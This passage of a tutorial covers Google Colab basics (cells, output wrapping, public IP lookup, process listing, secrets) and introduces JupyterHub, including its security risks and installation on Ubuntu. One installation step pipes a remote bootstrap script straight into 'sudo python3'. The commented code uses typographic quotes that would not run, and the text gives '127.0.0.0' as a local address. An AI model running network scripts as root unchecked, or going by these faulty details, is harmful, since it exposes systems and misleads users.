
    You can rename the notebook by left-clicking its name.


    Execute Python Code



    In the top-left corner, the + Code button adds code snippets to the interactive document. The code snippets have a right arrow symbol. Type print("Hello world") and click on that arrow

    Result


    Wrapping Output Text


    If you want the text to be wrapped, execute the following in the first cell as code

    from IPython.display import HTML, display # Imports HTML display tools, HTML() lets you write HTML/CSS and display() renders it in the notebook
    def css(): # Create a function
        display(HTML(”'<style>pre {white-space: pre-wrap;}</style>”’)) # Injects CSS to make all <pre> blocks (code cells) wrap long lines instead of scrolling horizontally.
    get_ipython().events.register(‘pre_run_cell’, css) # The CSS is applied automatically before every cell runs.

    from IPython.display import HTML, display

    def css():
      display(HTML('''<style>pre {white-space: pre-wrap;}</style>'''))

    get_ipython().events.register('pre_run_cell', css)

    Result


    Colab Virtual Instance IP


    Colab virtual instances (Containers) are connected to internet

    from requests import get # Imports the get function from the requests library to make HTTP requests
    ip = get(‘https://api.ipify.org’).content.decode(‘utf8’) # Sends a request to api.ipify.org, a service that returns your public IP as plain text, the return will converted it into a string 
    print(“Public IP is: “, ip) # Prints your public IP in a readable format

    from requests import get
    ip = get('https://api.ipify.org').content.decode('utf8')
    print("Public IP is: ", ip)

    Result


    Colab Processes


    You can get current processes using psutil module

    import psutil # Imports the psutil library, which is used for system monitoring (CPU, memory, processes)
    for id in psutil.pids(): # Returns a list of all process IDs (PIDs) currently running and loops through them 
        print(psutil.Process(id).name()) # prints each process name

    import psutil
    for id in psutil.pids():
        print(psutil.Process(id).name())

    Result


    Colab Extensions


    Colab Extensions are extra tools or add-ons that enhance Google Colab’s functionality beyond its default features. They help you work faster, explore data better, and customize your notebook experience. google.colab.data_table is a module in Google Colab that lets you display pandas DataFrames as interactive tables inside a notebook (Some Colab Extensions already loaded in the notebook).

    %load_ext google.colab.data_table # Load Colab extension to display DataFrames as interactive tables

    import pandas as pd # Import pandas library for data manipulation
    import numpy as np # Import numpy library for numerical operations

    data = { # Create a dictionary with sample data
    ‘Name’: [‘John’, ‘Jane’, ‘Joe’], # List of names
    ‘Sales’: [25, 30, 35], # List of corresponding sales numbers
    ‘City’: [‘New York’, ‘Los Angeles’, ‘Houston’] # List of corresponding cities
    }

    df = pd.DataFrame(data) # Convert dictionary to pandas DataFrame
    df.to_csv(‘dummy_data.csv’, index=False) # Save DataFrame to CSV file without index column
    df # Display the DataFrame in the notebook

    %load_ext google.colab.data_table

    import pandas as pd
    import numpy as np

    data = {
        'Name': ['John', 'Jane', 'Joe'],
        'Sales': [25, 30, 35],
        'City': ['New York', 'Los Angeles', 'Houston']
    }

    df = pd.DataFrame(data)
    df.to_csv('dummy_data.csv', index=False)
    df

    Result



    Colab Environment Variables



    To securely access saved secrets (like API keys) in Google Colab without putting them directly in your code, use google.colab.userdata. It helps protect sensitive information when sharing notebooks.

    Then, you will see the secret 

  • JupyterHub

    JupyterHub

    JupyterHub

    JupyterHub is an open-source platform that provides multi-user access to Jupyter Notebook or JupyterLab environments. While JupyterLab or the single-user Jupyter Notebook server is suitable for individual users, JupyterHub is ideal for educational institutions, research groups, or organizations that need multiple users to have their own interactive computing environments on a shared server. Each user gets a personal, isolated instance of a Jupyter Notebook or JupyterLab server, while administrators can centrally manage authentication, resource allocation, and access control.

    JupyterHub supports a variety of authentication methods, including OAuth, LDAP, GitHub, and custom systems, making it flexible for different organizational needs. It can be deployed on a single server or scaled across cloud infrastructure or high-performance computing clusters, allowing dozens or even hundreds of users to run notebooks simultaneously.


    Security is a critical concern for JupyterHub deployments. Because it exposes interactive coding environments over a network, improper configuration can allow threat actors to exploit vulnerabilities, gain unauthorized access, or use the server for malicious activities, such as launching attacks or mining cryptocurrencies. To mitigate risks, administrators should enforce strong authentication, HTTPS encryption, firewall rules, and regular updates.

    Key features of JupyterHub include:

    • Multi-user management: Centralized control over multiple notebook instances.
    • Customizable environments: Each user can have their own libraries and resources without affecting others.
    • Scalability: Can run on local servers, cloud platforms, or containerized systems like Docker or Kubernetes.
    • Integration with JupyterLab: Users can work in the modern JupyterLab interface while administrators manage the backend infrastructure.

    Overall, JupyterHub provides a secure, scalable, and collaborative platform for teams or classrooms that need interactive computing environments, but it requires careful setup to maintain security and reliability.

    Installing JupyterHub on Ubuntu Server 

    We will be installing JupyterHub in the Ubuntu Server VM. The installation process takes ~5-10 minutes to finish.

    1. Setup Ubuntu Server in a VM
    2. Go to the terminal and run
      1. sudo apt install python3 python3-dev git curl
      2. curl -L https://tljh.jupyter.org/bootstrap.py | sudo -E python3 - --admin admin
    3. Verify that JupyterHub is working by running sudo lsof -i :80 in the terminal
    4. Go to your web and type 127.0.0.0
    5. Enter admin as username and type any strong password you would like to use

    Hardening JupyterHub (Latest Software Version)

    We installed JupyterHub from the company website using a bootstrap script. In this case, the script will pull the latest version of JupyterHub and install it for us. When installing software, always make sure it comes from a trusted source. If you install software manually, make sure to check its integrity using checksums.

